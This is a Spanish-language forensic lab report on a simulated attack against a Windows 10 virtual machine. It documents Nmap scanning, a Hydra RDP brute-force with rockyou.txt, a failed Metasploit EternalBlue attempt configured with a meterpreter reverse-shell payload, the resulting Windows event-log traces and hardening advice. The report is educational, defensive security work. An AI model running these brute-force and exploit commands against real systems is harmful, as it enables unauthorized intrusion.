Informe de Análisis Forense de un Ataque Simulado en Windows

Autor: Joan David Torres Garcia

Fecha: 20/02/2025

Windows 10 - Fuerza Bruta Remota y Explotación de EternalBlue:

- Autor: Joan David Torres Garcia
- Fecha: 20/02/2025
- CVE ID: CVE-2017-0144 (EternalBlue)
- Categoría: Análisis Forense / Post-Explotación
- Software Afectado: Windows 10 (Sin parches)
- Nivel de Riesgo: Crítico
- Probado en: Windows 10 (VM) + Kali Linux

Este análisis forense documenta una simulación de ataque contra una máquina virtual con Windows 10, que incluye:

✅ Reconocimiento con Nmap

✅ Ataque de fuerza bruta contra RDP utilizando Hydra

✅ Explotación de SMB usando EternalBlue (MS17-010)

✅ Investigación forense usando Sysmon, registros de eventos de Windows y Wireshark

El objetivo es simular un escenario de ataque del mundo real e identificar las huellas forenses dejadas.

sudo service lightdm restart

1️⃣ Introducción

En este informe, documentaré un análisis forense digital basado en un ataque simulado contra un sistema operativo Windows. Este ejercicio se llevó a cabo en un entorno controlado utilizando Kali Linux como atacante y una máquina virtual con Windows 10 como víctima. El objetivo de esta simulación fue investigar y detectar evidencias de actividad maliciosa en la máquina comprometida.

2️⃣ Entorno de Prueba

Para realizar esta simulación, configuré el siguiente entorno:

Componente	Detalles
Atacante	Kali Linux (Última versión)
Víctima	Windows 10 (Máquina Virtual)
Herramientas de ataque	Nmap, Hydra, Metasploit
Herramientas de análisis	Sysmon, Visor de Eventos, Wireshark

2.1 Preparación del Entorno

Configuración de la Máquina Virtual Windows 10

1. Instalación de Windows 10:

Comencé descargando la imagen ISO de Windows 10 desde el sitio oficial de Microsoft. Luego, utilicé VirtualBox para crear una nueva máquina virtual, asignando recursos adecuados (al menos 2 GB de RAM y 20 GB de espacio en disco) e inicié la instalación de Windows 10 siguiendo las instrucciones en pantalla.

2. Configuración de Red:

Configuré la máquina virtual en modo “Red Interna” para permitir la comunicación con Kali Linux y anoté la dirección IP asignada a la máquina (por ejemplo, 192.168.1.X).

3. Configuración de Seguridad de Windows:

Habilité el acceso remoto mediante RDP, accediendo a “Configuración” > “Sistema” > “Escritorio remoto” y activando la opción “Habilitar Escritorio remoto”. Además, configuré las políticas de seguridad para permitir el registro de eventos de seguridad mediante el “Editor de directivas de seguridad local” (secpol.msc).

4. Instalación de Sysmon:

Descargué la Sysinternals Suite y la extraje. Después, abrí una consola de PowerShell como administrador, navegué hasta la carpeta donde estaba Sysmon y ejecuté:

sysmon -accepteula -i sysmonconfig.xml

(Esto me permitió registrar eventos específicos de interés).

5. Habilitación de Registro de Eventos:

Verifiqué que el registro de eventos estuviera habilitado en “Visor de eventos” para poder analizar los logs posteriormente.

Configuración de la Máquina Kali Linux

1. Instalación de Kali Linux:

Descargué la imagen ISO de Kali Linux desde su sitio web oficial y utilicé el mismo software de virtualización para crear una nueva máquina virtual. Asigné recursos adecuados (al menos 2 GB de RAM y 20 GB de espacio en disco) e inicié la instalación de Kali Linux.

2. Configuración de Red:

Configuré Kali Linux en la misma red que la máquina Windows (en modo “Red Interna”).

3. Instalación de Herramientas de Ataque:

Verifiqué que Nmap, Hydra y Metasploit estuvieran instalados en Kali Linux. Si alguna herramienta no estaba disponible, la instalé usando:

sudo apt update
sudo apt install nmap hydra metasploit-framework

4. Configuración de Diccionarios de Contraseñas:

Aseguré que el archivo rockyou.txt estuviera presente en /usr/share/wordlists/ para utilizarlo en el ataque de fuerza bruta.

3️⃣ Simulación del Ataque

3.1 Reconocimiento con Nmap

El primer paso en mi ataque fue realizar la fase de reconocimiento para identificar los servicios y puertos abiertos en la máquina víctima.

- 🔹 Comando ejecutado:

nmap -A -T4 192.168.1.20

```
┌──(david㉿kali)-[~]
└─$ sudo nmap -A -T4 192.168.1.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:02 CET
Nmap scan report for 192.168.1.20
Host is up (0.0021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 08:00:27:60:33:11 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:micros
oft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (97%), Microsoft Windows 10
1903 - 21H1 (97%), Microsoft Windows 11 (94%), Microsoft Windows 10 1809 (92%
), Microsoft Windows 10 1909 (91%), Microsoft Windows 10 1909 - 2004 (91%), W
indows Server 2019 (91%), Microsoft Windows 10 20H2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: DESKTOP-CUGQBNN, NetBIOS user: <unknown>, NetBIOS MAC
: 08:00:27:60:33:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-time:
|   date: 2025-02-21T08:02:37
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   2.07 ms 192.168.1.20

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.78 seconds
```

🔹 Resultado: Se identificaron los siguientes puertos abiertos:

- 445 (SMB - Compartición de archivos)


🔎 Hallazgo: La máquina Windows tiene el puerto 445 expuesto, lo que representa un riesgo de seguridad significativo.


3.2 Ataque de Fuerza Bruta con Hydra

Luego, intenté acceder a la cuenta de administrador utilizando una lista de contraseñas comunes.

- Comando ejecutado:

hydra -l clientcat -P /usr/share/wordlists/rockyou.txt rdp://192.168.1.20





Seguridad Número de eventos: 2.771

Palabra...	Fecha y hora	Origen	Id. del ...	Catego...
Audi...	21/02/2025 9:38:46	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	5379	User A...
Audi...	21/02/2025 9:38:45	Micros...	4672	Special...
Audi...	21/02/2025 9:38:45	Micros...	4624	Logon
Audi...	21/02/2025 9:37:53	Micros...	4672	Special...
Audi...	21/02/2025 9:37:53	Micros...	4624	Logon
Audi...	21/02/2025 9:36:57	Micros...	4672	Special...
Audi...	21/02/2025 9:36:57	Micros...	4624	Logon
Audi...	21/02/2025 9:36:14	Micros...	4799	Securit...

Evento 4624, Microsoft Windows security auditing.

Se inició sesión correctamente en una cuenta.

Nombre de registro: Seguridad
Origen: Microsoft Windows security
Registrado: 21/02/2025 9:38:45
Id. del 4624
Categoría de tarea: Logon
Nivel: Información
Palabras clave: Auditoría correcta
Usuario: No disponible
Equipo: DESKTOP-CUGQBNN

🔹 Resultado: Se registraron múltiples intentos fallidos de autenticación en los logs de Windows y después un 4624 que indica inicio de session exitoso.

🔎 Hallazgo: Un atacante persistente podría eventualmente acceder si se usa una contraseña débil.

3.3 Explotación con Metasploit (EternalBlue - MS17-010)

Intenté aprovechar una vulnerabilidad en SMB para obtener acceso remoto a la máquina víctima.

🔹 Comandos ejecutados en Metasploit:

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.10 # Cambia esto por tu IP
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444 # Puedes usar otro puerto si lo prefieres
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.20
RHOSTS ⇒ 192.168.1.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.19
LHOST ⇒ 192.168.1.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 192.168.1.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.20:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.20:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.20:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

🔹 Resultado: Si el ataque era exitoso, obtendría control remoto sobre la máquina víctima a través de Meterpreter, en este caso, el sistema no es vulnerable llegando a la conclusion que el sistema ya esta parcheado.

```
┌──(david㉿kali)-[~]
└─$ sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.1.20
[sudo] contraseña para david:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:59 CET
Nmap scan report for 192.168.1.20
Host is up (0.0047s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:60:33:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
```

🔎 Hallazgo: Si el sistema no tiene los parches de seguridad instalados, este ataque podría tener éxito.

Conclusiones y Recomendaciones

🔹 Hallazgos Claves:

✅ Identifiqué intentos de acceso mediante fuerza bruta en los logs del sistema.

✅ Capturé tráfico sospechoso con Wireshark, indicando intentos de conexión reiterados.

✅ La máquina víctima tenía vulnerabilidades explotables si no estaba actualizada.

🔹 Recomendaciones de Seguridad:

✔️ Deshabilitar RDP si no es necesario.

✔️ Usar autenticación multifactor (MFA).

✔️ Aplicar actualizaciones de seguridad para evitar ataques como EternalBlue.

✔️ Configurar políticas de bloqueo de cuenta tras múltiples intentos fallidos.

✔️ Monitorear logs con SIEM o herramientas de detección de intrusos.

6️⃣ Conclusión Final

Este experimento demuestra cómo un atacante puede comprometer una máquina vulnerable y cómo un análisis forense puede detectar actividad sospechosa. Realizar simulaciones como esta es clave para mejorar la seguridad de los sistemas y responder eficazmente ante incidentes reales.

📌 ¿Qué opinas sobre estos ataques? ¿Cómo proteges tus sistemas?

#Ciberseguridad #AnálisisForense #EthicalHacking #WindowsSecurity

Si deseas realizar más cambios o agregar información adicional, házmelo saber.